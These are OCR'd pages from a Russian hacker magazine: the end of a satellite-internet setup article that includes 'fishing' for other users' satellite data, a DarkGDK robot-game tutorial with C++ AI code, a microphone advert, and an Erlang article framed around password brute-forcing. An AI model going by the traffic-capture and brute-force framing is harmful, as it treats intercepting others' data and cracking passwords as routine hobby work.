 пользуйтесь клавишами стрелок вверх и вниз. Для выбора пункта нажмите
 ENTER. Используйте клавишу TAB для перехода из меню к <OK> и <CANCEL> и
 обратно. Для входа в следующее меню выберите <OK> и нажмите ENTER. Для

             Create Создать подключение
             Change Изменить настройки подключения
             Delete Удалить подключение
             Quit   Выход

                         <Ok>
```

Программа pppconfig

```
CHANNELS="/etc/channels.conf"

# Даем команды на старт
case "$1" in
start)
        echo "starting 'basename $0'..."
        szap -c $CHANNELS -n 1 -x
        dvbnet -p $PID
        ifconfig dvb0_0 $IP
        ifconfig dvb0_0 hw ether $MAC
        echo 0 > /proc/sys/net/ipv4/conf/dvb0_0/rp_filter
        $GLOBAX $GLOBAX_CONF
        sleep 2
        kill 'ps ax|grep ${GLOBAX}|head -n +1|awk '{print
$1}' '
;;
…
```

Делаем скрипт исполняемым, устанавливаем его в автозагрузку и запускаем:


```
$ sudo chmod +x /etc/init.d/dvbd
$ sudo update-rc.d dvbd start 99 S .
$ sudo invoke-rc.d dvbd start
```

Осталось сконфигурировать сетевые программы на использование http/socks прокси (а не имеющие таких настроек — соксифицировать с помощью tsocks) и настроить «наземный» канал (если ты этого еще не сделал) с помощью утилиты pppconfig.

ВМЕСТО ЗАКЛЮЧЕНИЯ

«Рыбалка» позволяет загружать приличные объемы данных. Конечно, придется лить все подряд, а не то, что хочется, но это лучше, чем вообще ничего. Что же касается асинхронного спутникового интернета, то учти, что у приведенного решения есть одна неприятная особенность. Некоторые программы будут требовать локального разрешения доменных имен, а для этого нужно по «наземному» каналу отправить запрос DNS-серверу. При GPRS-соединении этот канал очень дорогой, поэтому, чем реже мы его используем, тем лучше. Чтобы минимизировать его использование, желательно установить и настроить кэширующий DNS-сервер. Также рекомендую установить прокси-сервер Squid для кэширования Web-трафика. Желаю хорошего улова!

Информация о пакете dvb-utils





ЮРИЙ «YUREMBO» ЯЗЕВ
/ YAZEVSOFT@GMAIL.COM /

ИГРА В ОДНИ ВОРОТА

РАЗРАБАТЫВАЕМ С ПОМОЩЬЮ ТЕМНОЙ СИЛЫ ПОЛНОЦЕННУЮ ОДНОПОЛЬЗОВАТЕЛЬСКУЮ ИГРУ


Мы продолжаем начатое в прошлом номере погружение в мир игростроя. Сегодня ты освоишь новые увлекательные возможности DarkSDK, сотворив вполне законченную однопользовательскую игру. Этот 3D-action с видом от третьего лица вполне можно будет с гордостью показывать всем друзьям и подругам.

Напомню: игровой движок, разработанный нами в прошлый раз, загружает объекты, отображает их на экране, обрабатывает ввод пользователя и перемещает робота. Он также осуществляет работу со светом, «включает», «выключает» анимацию X-файла и обрабатывает столкновения робота с поверхностью, благодаря чему, наш терминатор способен подниматься и спускаться с возвышенностей. Кроме этого, движок создает камеру, которая следит за роботом и перемещается вслед за ним. Согласись, нехило для того небольшого количества строк кода, которые нам понадобилось написать!
Другими словами, у нас получился графический движок с возможностью проводить манипуляции с персонажем (перемещать его и поворачивать). А сегодня мы добавим к нему то, что отличает голый графический движок от собственно игры — так называемый «геймплей»! Этот термин, как ты знаешь, означает игровой процесс или, фактически, — все игровые возможности (включая сюжет и предысторию… хотя, по большому счету, отношения к рассматриваемой теме они не имеют).

ДИЗАЙН-ДОКУМЕНТ, ИЛИ НАЧАЛО ВСЕХ НАЧАЛ

Прежде чем соваться в воду, не зная броду, предлагаю хорошенько подумать над будущей игрой. Определимся с идеями и напишем коротенький диздок. Если исходить из наших движка и объектов (небесная сфера, ландшафт, робот…), становится понятно, что игра будет про огромных боевых роботов. Ради чего они сражаются — неважно, предысторию пускай геймеры сами придумывают (окружение создает соответствующую атмосферу: например, видно, что война проходит на другой планете). Подобный ход геймдизайнера во многом упрощает проектирование и процесс разработки, одновременно делая геймплей более увлекательным. Как говорится, просто и со вкусом! Вот такой диздок набросал автор перед началом разработки:

На планете X идет локальная война между двумя кланами роботов (геймер и ИИ), в результате которой в живых остались четыре робота с вражеской стороны и один — с геймерской. В сложившейся ситуации за консоль управления единственного уцелевшего робота руководство определяет суперпрофессионального пилота (геймера). Он должен уничтожить противников. В арсенале всех


Автор кодирует класс роботов



Загрузка игры

роботов имеется один вид оружия — ракеты. Каждый робот может выстрелить повторно только после того, как выпущенная им ракета будет уничтожена. Она может быть уничтожена в двух случаях: в результате столкновения с объектом (не важно, роботом или элементами ландшафта) или путем самоуничтожения по истечению 3-х секунд после выстрела. Получив несколько попаданий, робот разрушается. Поскольку пользовательский робот — более совершенной модели (графически это видно по «окраске»), он может выдержать 10 попаданий, тогда как вражеские — по 5. Роботы могут перемещаться и вести сражение на любой части планеты — но за ее пределы они выйти не могут. После уничтожения всех вражеских роботов игра заканчивается (под фанфары). В случае уничтожения геймерского робота игра также завершается, сопровождаясь грустной музыкой.

СТРУКТУРА ИСХОДНОГО КОДА


Естественно, размер сорца в сегодняшнем примере обещает значительно увеличиться (по сравнению с программой из прошлой статьи). Конечно, автор не собирается приводить код в журнале целиком, но наш чудо-диск еще никто не отменял. К тому же, комментарии, которые yurembo заботливо добавил в исходник, помогут тебе лучше разобраться в происходящем. Кстати, на этот раз мы решили отказаться от привычного именования классов и объектов (как то — добавление к именам классов лидирующей буквы c) в пользу наиболее значимых имен для объектов игры, по которым сразу становится понятно, к чему относится тот или иной класс (объект).
Итак, исходный код будет размещен в восьми файлах, из которых четыре — заголовочных, три — с реализациями классов и последний — основной; в нем происходит реализация и связь всего, что описано в остальных файлах. Материала получилось много, в рамках одной статьи все рассмотреть не удастся (даже вкратце). Поэтому пока мы разберем класс роботов, а через месяц — остальные. Вообще, программировать игры с использованием ООП — крайне удобно, поскольку эта модель программирования позволяет разрабатывать игру так, как мы ее себе и представляем: можно использовать одинаковые объекты, как во время проектирования, так и при разработке.

ЗАГОЛОВОЧНЫЙ ФАЙЛ «ROBOT.H»

Держи перед глазами сорец с нашего диска — сейчас мы рассмотрим заголовочный файл, содержащий описание класса роботов. Вначале подключается заголовочный файл со всеми объявлениями, включая описание базового класса. Следующим идет имя рассматриваемого класса, который открыто наследуется от класса-предка. В классе роботов (по сравнению с базовым) объявляются три дополнительные переменные: хранящие количество жизней, информацию о том, было ли столкновение, и режим робота — в процессе реализации мы рассмотрим возможные режимы. Затем объявляются два конструктора, переопределяются три виртуальные функции, деструктор, и определяются пять новых функций. Что они делают, мы выясним при разборе реализации. Отмечу, что пользовательский и вражеский роботы представлены одним классом. Все, — больше здесь ничего интересного, поэтому плавно перейдем дальше.

Я, РОБОТ

Случалось тебе когда-нибудь заниматься робототехникой? Ну, если ты не такой крутой фрикер, как dlinnyj, то возможно, что и нет. В реале я тоже этим не занимался. Но виртуально — пожалуйста, сколько угодно! Впрочем, нам будет достаточно пяти свежесконструированных кибермонстров (четыре вражеских и один пользовательский).
Откроем пачку печенья «Хакер» (поскольку пить пиво еще рано, а подкрепиться надо) и перейдем к рассмотрению реализации функциональности класса роботов.
В начале файла Robot.cpp кроме подключения заголовочного файла, содержащего описание класса, подключается еще один заголовочный файл — String.h для работы с типичными C-строками. Сразу после подключения идут два конструктора: конструктор по умолчанию и конструктор с параметрами. В последний, в качестве параметров, передаются значения, которые присваиваются данным-членам — происходит инициализация создаваемого робота (объекта). Несмотря на то, что конструктор по умолчанию в нашей игре не используется, он должен быть объявлен и иметь реализацию (хотя бы пустую). Заметь, переменная-режим (evil) сбрасывается в конструкторе в false. То есть, робот — изначально пассивный (не злой; эта характеристика относится только к врагам, поскольку карму юзерского робота задает ум самого геймера :)). Затем в коде идет деструктор, выполняющий стандартные функции.
Далее идет большая функция Draw, на которой остановимся подробнее. После объявления констант условный оператор начинает большой блок кода, в котором робот делается видимым (если он жив); следующий предназначен вражескому роботу — для него вызывается самописная функция



dvd
На диске тебя дожидается исходный код текущей версии однопользовательской игры DarkRobot, для компиляции которого нужны: Visual C++ 2008 Express Edition, DirectX 9.0 SDK, Dark GDK.



info
Если тема тебя заинтересовала, сообщи об этом автору, продолжим развитие хакерского игропрома!



links
www.hegamecreators.com — сайт разработчика Dark GDK.

AI_Moving, суть которой заключается в перемещении компьютерного робота с помощью AI. Позже рассмотрим ее тщательнее. Теперь идет большой условный оператор, состоящий из нескольких условий. Их выполнение играет роль обработчика столкновений. После условного оператора находятся обновленные координаты робота, а в функции Check_Position проверяется позиция робота. Это поможет нам не пустить его за край ландшафта (планеты), где происходит баталия. Следующие две функции управляют позицией и углом поворота ушей. Да-да, ушей — того самого места, на котором расположена слуховая зона. Следующая функция перемещает железное тельце робота. Вот наконец-то и заканчивается блок истинности условного оператора. В отрицательной ветви объект (робот) просто скрывается (если мертв). Затем идет еще один условный оператор. В нем проверяется, какой робот является текущим: если геймерский, то выполняется работа со стандартными C-строками по преобразованию числа (количество жизней пользовательского робота) и вывода результирующей строки на экран совместно со строкой «Life:».

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ


В многопользовательском режиме врагами управляют живые (и разумные) люди, а в однопользовательской игре — искусственный интеллект (ИИ, а чаще — ИД, или искусственный дебилизм). Конечно, до уровня искусственного интеллекта ботов в Q3, разработка которого в свое время потребовала кучи баксов и человекочасов самой известной 3D-экшенной компании, он не дорастет, но кое-как играть с ним будет можно. В нашей игре весь ИИ находится в функции AI_Moving, исходный код которой ты можешь увидеть на врезке. В ней выполняется следующий сценарий: если вражеский робот находится в пассивном режиме, то он просто патрулирует местность. Двигается вперед, немного поворачиваясь в сторону: вправо или влево — зависит от того, какой у него номер (четный или нет). В активном режиме (если его возбудить ракетой в бочок) он стремительно атакует главробота, следуя за ним по пятам. Чтобы остудить его пыл, придется запустить в него еще одну ракету; тогда вражина струсит, развернется на 180 градусов и направится в противоположную сторону. Для нахождения угла поворота врага в сторону главробота используются математические вычисления с помощью оптимизированных функций библиотеки DarkGDK. В первой версии игры класс ракет отсутствует, поэтому стрелять нечем и изменить состояние врага (во время игры) невозможно; дождись следующей версии, где этот недочет будет исправлен :). Функция Die просто деактивирует и скрывает робота. Функция Control_Position вызывается только для пользовательского робота: в ней осуществляется проверка нажатых клавиш и перемещение в пространстве главробота. Эта функция хотя и длинная, но разобраться в ней (с помощью комментариев) не составит для тебя труда. Следующая функция (Life_Decrease) вызывается для уменьшения количества жизней любого робота. Если оно станет равным нулю, то для этого робота наступит смерть.

MAIN.CPP

Не спеша мы подобрались к главному файлу исходного кода игры, в котором реализуется логика, вызываются функции-членов всех объектов и, вообще, происходит основное театрализованное действо.

ЗВУК

После подключения заголовочных файлов всех классов (у нас — пока только одного) объявляются указатели на строки типа char*, содержащие пути к загружаемым файлам. Следом идет функция LoadAllSounds, которая вызывается однажды во время стартовой загрузки игры и выполняет инициализацию аудио-подсистемы. В ней присутствуют новые для нас функции, которые имеют совсем иную природу, так как работают с другим модулем DirectX. Работая с графикой, мы использовали модуль Direct3D, а ввод обрабатывался модулем DirectInput. Сейчас мы будем колбасить звук, работая с модулем DirectSound. Конечно, вместо кодирования компонента мы воспользуемся средствами библиотеки Dark GDK — благо, она предоставляет широчайший набор функций для работы со звуком (DirectSound и



Обозреватель решения

DirectMusic). Эти функции отличаются по внешнему виду, поэтому в них важно не запутаться. Но не будем рассматривать модули DirectX, лучше сконцентрируем внимание на функциях Dark GDK, работающих поверх них. Функции db*Sound и db*Music различаются тем, что первые работают с wav-форматом, тогда как Music — с mp3, midi и музыкальными CD. Кроме того, и те, и другие могут работать с wav, но функций у входящих в первую группу гораздо больше. Однако, чтобы заюзать эти возможности, нужны музыкальные файлы с монозвучанием. Автор откопал для игры шесть таких звуковых файлов (пока реализовано проигрывание одного — но все еще впереди). Мелодии загружаются с помощью функций dbLoadSound и dbLoad3DSound. У этих двух функций имеют место одинаковые параметры: путь к файлу-звуку и число (в нашем случае — константа), за которым закрепляется загружаемый звук. Те мелодии, которые были загружены с помощью dbLoad3DSound, можно впоследствии позиционировать в пространстве, что мы и сделаем в будущем, когда добавим дополнительные объекты. Кроме загрузки мелодий, еще производится настройка громкости каждой в отдельности. Это делается посредством функции dbSetVolumeSound. Ей передаются два параметра: число-звук, громкость которого надо изменить и, собственно, сама громкость в процентном эквиваленте. Изначально все звуки имеют громкость 100% (прямо как шоколадный заяц со стопроцентной сладостью).

ИНИЦИАЛИЗАЦИЯ

После функции LoadAllSounds идет функция Init, которая вызывается один раз при старте и производит инициализацию графической подсистемы, загружает текстуры, устанавливает параметры текста, а также — создает объекты, которые не нужно пересоздавать при начале новой игры (небесная сфера и ландшафт).


DARKGDK()

Настало время заглянуть в главную функцию программы — DarkGDK(). По сравнению с прошлым разом она претерпела много изменений: что-то было вынесено (в функции инициализации и функции-члены классов), а что-то добавлено. Давай обо всем по порядку. Сперва производится проверка, в какой раз вызывается функция, и если это впервые (программа была только что запущена), то надо провести инициализацию видео- и аудио-подсистем. Для этого происходит вызов уже рассмотренной функции Init, которая кроме инициализации видеоподсистемы вызывает функцию LoadAllSounds. Если функция DarkGDK() вызывается не в первый раз, то она просто выводит кар-

Искусственный интеллект

```
void Robot::AI_Moving(const float speed)
{
  const float pi = 3.14159265359; //число Пи
  const int mult = 5; //множитель
  if (!evil) { //если робот не «злой», то обычный
сценарий движения — патрулирование
    if ((num % 2) == 0) //роботов с четными номерами
отправляем в одну сторону, с нечетными — в другую
      Ydeg += 360 / (dbObjectSizeZ(terrain) * mult);
    //немного поворачиваем робота при движении
    else
      Ydeg += 360 / (-dbObjectSizeZ(terrain) * mult);
    dbYRotateObject(num, Ydeg);
    //действительный поворот робота
    dbMoveObject(num, speed);
    //действительное смещение робота
  } else { //иначе, если робот «злой», то активно
атакует главного персонажа
    float x, z;
    x = dbObjectPositionX(myrobot) -
      dbObjectPositionX(num); //вычисляем расстоя-
ние от врага до
    z = dbObjectPositionZ(myrobot) -
      dbObjectPositionZ(num); //главного персонажа
по осям x и z
    if (z < 0)
      Ydeg = dbATANFULL(x, z) + pi / 2; //вычисляем
угол направления движения
    else
      Ydeg = dbATANFULL(x, z) - pi / 2;
    dbYRotateObject(num, Ydeg);
    //поворачиваем врага к пользовательскому роботу
    if ((dbABS(x) > 0.02) && (dbABS(z) > 0.02))
    { //если имеется расстояние от врага до глав.
персон.,
      Xpos = Xpos + x / 100;
      //то перемещаем врага к главному персонажу
      Zpos = Zpos + z / 100;// по осям x и z
    } //заметь, вычисления проводятся с использовани-
ем функций библиотеки Dark GDK, поскольку они лучше
оптимизированы
    dbPositionObject(num, Xpos, Ypos, Zpos);
  //позиционирование вражеского робота по ранее вы-
численным координатам (см. выше)
  }
}
```

тинку, пока создаются объекты. Создание объектов как раз и происходит далее. В процессе работы создаются все динамические объекты. Их состояние во время игры изменяется, поэтому вызовы конструкторов и размещены тут, ведь функция `DarkGDK()` вызывается в начале каждой игры. Здесь, к примеру, создаются все роботы. Заметь, они только объявляются; специально конструкторы не вызываются (по причине того, что в С++ конструкторы вызываются при объявлении объектов). Значит, для создания объектов их достаточно объявить. В результате, они создаются в стеке. Затем зацикливаем игровой звук, перемещаем камеру, объявляем глобальную переменную — секундомер (в ней будет сохраняться текущее время) и попадаем в мартеновскую печь (основной цикл), где и будем «вариться» во время всего игрового процесса.



Вражеский робот в DirectX Viewer

ГЛАВНЫЙ ЦИКЛ

И вот, без малейшей передышки, мы попадаем в самую гущу программных событий: всяко-разных проверок и вызовов функций-членов объектов классов. Но, благодаря комментариям, которые оставил автор, разобраться в коде не будет стоить больших усилий. Тем более, мы его рассмотрим в общих чертах прямо сейчас.

В самом начале геймерский робот проходит проверку на жизнеспособность, и если результат положителен, то происходит вызов функции `Control_Position`, которая обсуждалась ранее (смотри «класс роботов»). После нее, перед переходом к коду, который занимается манипуляциями с объектами (вызовами соответствующих функций-членов), в пространстве поворачивается камера. Это осуществляется двумя функциями, одна из которых представляет определенный интерес — это `dbSetCameraToObjectOrientation`; как и следует из ее названия, она ориентирует камеру по отношению к объекту, переданному ей в параметре. Вторая же функция просто поворачивает камеру по оси X для создания небольшого наклона последней. Затем следуют циклы, в которых проверяются столкновения между роботами и осуществляются соответствующие телодвижения. Разрабатывая игру, автор пришел к выводу, что раз роботы металлические, то при столкновении друг с другом ущерб наноситься не должен. Поэтому в результате механического взаимодействия роботы просто расходятся (конечно, зависит от того, в каком режиме они находятся). Из всего этого великолепия особенно примечательна функция `dbObjectCollision` библиотеки Dark GDK. Она осуществляет проверку на наличие столкновений межу объектами, переданными ей в качестве параметров: если оно имеет место, то возвращается 1, иначе — 0. И уже в самом конце вызываются две знакомые нам GDK-функции, обновляющие ландшафт и, собственно, экран. На этом главный цикл программы завершается. Если из описания что-то непонятно — смотри диск или пиши свои гневные вопросы автору :).

ПРОМЕЖУТОЧНЫЕ ИТОГИ

Текущая версия игры на первый взгляд кажется незначительно отличающейся от демо-версии движка. Но если вдуматься, то отличий просто вагон: камера теперь «прикреплена» к роботу сзади, поэтому, в какую бы сторону он ни повернулся, камера будет смотреть на его «тыл» (как в боевиках с видом от третьего лица). Достаточно сделать несколько шагов и можно увидеть движущихся оппонентов. К сожалению, открыть по ним огонь до следующей статьи не получится. Зато их можно брать на таран, — при этом они будут сопротивляться :). Но это мелочи! Главное, теперь все разработано в соответствии с концепцией ООП, созданы предпосылки для расширения класса. У нас появился класс роботов и их можно создавать в любом количестве. Все это представляет собой задел для будущего развития игры. Жди продолжения!

SENNHEISER E815-S

ОТЛИЧНЫЙ МИКРОФОН ДЛЯ ПОДКАСТЕРОВ



ВЫБОР ХОРОШЕГО МИКРОФОНА — НАСТОЯЩАЯ ГОЛОВНАЯ БОЛЬ ДЛЯ ЛЮБОГО НАЧИНАЮЩЕГО ПОДКАСТЕРА. ТО ЗВУК ХРИПИТ, И ГОЛОС ПОЛУЧАЕТСЯ, КАК У СТАСА БАРЕЦКОГО, ТО ВНЕШНИЙ ШУМ ПРОБИВАЕТСЯ В ЭФИР И ЗАБИВАЕТ ДИАЛОГ. ПРИ ВЫБОРЕ КАЧЕСТВЕННОГО МИКРОФОНА САМОЕ ВАЖНОЕ — ДОВЕРИТЬСЯ ПРОВЕРЕННОМУ ВРЕМЕНЕМ ПРОИЗВОДИТЕЛЮ, В КАЧЕСТВЕ ПРОДУКЦИИ КОТОРОГО МОЖНО НЕ СОМНЕВАТЬСЯ.

Sennheiser E815-S — идеальный вариант для начинающего подкастера. Это микрофон с кардиоидной диаграммой направленности, что означает наибольшую его чувствительность к звуку, идущему спереди и почти полное игнорирование внешнего шума и сторонних звуков. Ты также можешь не переживать о взрывоподобном эффекте при произнесении буквы «п» и шипении букв «ш», «ф» и «с» — благодаря специальному пористому фильтрующему покрытию головки E815 все эти звуки будут восприняты максимально точно и без нелепых искажений.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

ДИАГРАММА НАПРАВЛЕННОСТИ: CARDIOID
ЧУВСТВИТЕЛЬНОСТЬ В СВОБОДНОМ ПОЛЕ, БЕЗ НАГРУЗКИ (1 КГЦ): 1,5 МВ/ПА
НОМИНАЛЬНЫЙ ИМПЕДАНС: 350 ОМ
МИНИМАЛЬНЫЙ СОГЛАСОВАННЫЙ ИМПЕДАНС: 1000 ОМ
ВЕС: 330 Г
ДЛИНА КАБЕЛЯ: 5 М
РАЗМЕРЫ: 48 Х 180 ММ
ДИАПАЗОН ВОСПРОИЗВОДИМЫХ ЧАСТОТ: 80 – 12.000 ГЦ



НИКОЛАЙ БАЙБОРОДИН
/ WWW.DREAMBOSS.RU /

САГА О ВИКИНГЕ ЭРЛАНГЕ

ВЫСОКОНАУЧНЫЙ БРУТФОРС НА ПРАКТИКЕ

На дворе XXI век. Хакер, разбирающий дампы вручную — такой же анахронизм (© Не помню, кто), как и хакер, пытающийся сбрутить пасс в один поток. Напомню, что в прошлом номере мы начали знакомство с викингом Эрлангом. Сегодня тебя ждет продолжение рассказа о языке программирования, рожденном для многопоточной работы в мультипроцессорной монолитной или распределенной среде.

ERLANG: СТАТЬ ПОДМАСТЕРЬЕМ

С языком Erlang я тебя познакомил, да вот беда, не успел рассказать, как программировать с его помощью. Чтобы постичь Дао Erlang программиста, тебе придется познать четыре великих секрета:

- конкурентное программирование. Не заморачиваясь на нюансах, можно сказать, что процесс написания конкурентного кода выглядит несколько сложнее, чем процесс написания традиционного последовательного кода. Зачастую приходится совмещать несовместимое — реализовать последовательный алгоритм, обеспечивая возможность его параллельного выполнения. То еще удовольствие, особенно при неправильном подходе. Большинство кодеров пытаются решить проблему в лоб — реализовать в одном программном модуле и параллельную, и последовательную обработку данных. Я покажу тебе, как правильно структурировать код, распределив его по двум модулям — один для параллельной обработки, а другой — для последовательной;
- обработка ошибок. Ты уже понял, что в этом языке все делается через ж..., в смысле — не так, как в других языках программирования. Спешу тебя обрадовать: отстреливание и обработка ошибок — не исключение. Уф, какой лингвистический выверт у меня получился — errors exception is not exception!
- процессы первичны, остальное вторично. Надеюсь, ты еще не забыл главную фишку Erlang'а, согласно которой все — процессы? Сегодня ты убедишься в этом на практике!
- преднамеренное программирование. «Что за муть?», спросишь ты — а я отвечу: это такой стиль кодинга, при котором кодер, очнувшись от вчерашней бурной вечеринки, не пытается постигнуть смысл бытия (написанного им же днем ранее кода). Ему не надо изо всех сил стараться понять, что же ему сегодня написать, чтобы чертов проект наконец-то пролез через компилятор, не выплюнув ни одной критической ошибки. Он просто садится и пишет, так, будто он просветленный Будда. Секрет кроется в том самом преднамеренном программировании, согласно которому уже написанный код определяет код, который должен быть написан. Кстати, фишка эта достаточно почтенного возраста. Erlang — функциональный язык. А какой функциональный язык круче Солнца и всех остальных языков программирования вместе взятых? Правильно — Lisp. И именно в Lisp'е впервые появилась идея программ, которые пишут другие программы (если тебе это интересно и ты намерен копнуть глубже — копай в сторону Lisp-макросов).

КОНКУРЕНТНОЕ ПРОГРАММИРОВАНИЕ

Давай вспомним матчасть — а именно, клиент-серверную архитектуру. На всякий случай, я со своим атрофированным чувством прекрас-

Erlang плагин в IDE NetBeans

Тестирование производительности Erlang в сравнении с другими технологиями

ного попытался изобразить эту шведскую семейку на картинке («Три плюс один»).
Модель клиент-сервер отличается от прочих тем, что в ней есть некий центральный узел (такой весь на распальцовке сервачок), к которому подключены несколько дремучих провинциалов-неудачников. Что им нужно от сервера? Очевидно, эти кровососы вовсю юзают один из его ресурсов. По максимуму упростив модель, всю выполняемую сервером работу можно представить в виде некоторой функции F.
Теперь представь, что у нашего сервера есть несколько возможных состояний — State (упал под DDOSом, обрабатывает спам-лист, брутит пассы). Наш сервачок постоянно тревожат клиенты своими запросами (Query). Серверу не позавидуешь, потому что пока он жив, он обязан отвечать на все поступившие запросы (Replay), поменяв свое текущее состояние со State на State 1. Все это можно сжато и емко выразить с помощью синтаксиса Erlang:

```
{State1, Replay} = F(Query, State)
```

А теперь перейдем от теории к практике — напишем свой первый сервер:

```
-module(server1).
-export([start/3, stop/1, rpc/2]).
start(Name, F, State) ->
   register(Name,
      spawn(fun() ->
         loop(Name, F, State)
      end)).
stop(Name) -> Name ! Stop.
rpc(Name, Query) ->
   Name ! {self(), Query},
   receive
      {Name, Replay} -> Reply
   end.
loop(Name, F, State) ->
   receive
      stop ->
         void;
      {Pid, Query} ->
         {Reply, State1} = F(Query, State),
         Pid ! {Name, Replay},
         loop(Name, F, State1)
   end.
```

Страшно? А никто и не обещал, что сбрутить пассы через распределенку будет легко. Это тебе не формочки в дельфях клепать. Но на самом деле, разобраться вполне реально. Клиент осуществляет RPC-запрос (строки с 13 по 17), отправляя сообщение серверу (строка 14) и ожидая от него ответ (строки с 15 по 17). Сервер получает посланный клиентом запрос (строка 23), формирует ответ и, меняя свое состояние, прокручивает ответ через хвостовую рекурсию (строка 26).
Почему я выбрал именно этот пример с клиент-серверной архитектурой? Потому что он неплохо иллюстрирует хорошо распараллеливаемый алгоритм — для обработки каждого запроса запускается свой поток. Теперь допустим, что наш сервер нужно обвесить разными рюшечками, не предполагающими параллельной обработки: например, написать функцию, которая будет сбрасывать сбрученный пароль в текстовик. Это будет уже последовательная операция (пока пароль не найден — в файл лить нечего) и глупо пихать ее в один модуль с распараллеленным алгоритмом. Логичнее создать новый модуль, подключив к нему те, что поддаются распараллеливанию:

```
— import (server1, [start/3, stop/1, rpc/2]).
— import (dict, [new/0, store/3, find/2]).
```

А что произойдет, если наш сервер, в ожидании хэша рутовского пасса, словит нечто неперевариваемое? К примеру, горе-хакер решит сбрутить CRC, приняв его за вожделенный пароль от админки местечкового порнохранилища. Каким-то образом наша чудо-цифродробилка должна отреагировать на такую внештатную ситуацию. Об этом — буквально в следующем абзаце.

САПЕР ОШИБАЕТСЯ ДВАЖДЫ

Пользуясь случаем, хочу передать пламенный привет сишным кодерам, отстрелившим себе не только обе ноги, но и то, что так мешало им танцевать полечку на костях функциональной парадигмы программирования.
Среди парней, что паяют компьютерное железо в промышленных масштабах в ходу термин «fault-tolerance». Это же понятие можно встретить в идеологии Erlang'а.
Сравни два фрагмента кода:

```
rpc(Name, Query) ->
   Name ! {self(), Query},
   receive
```



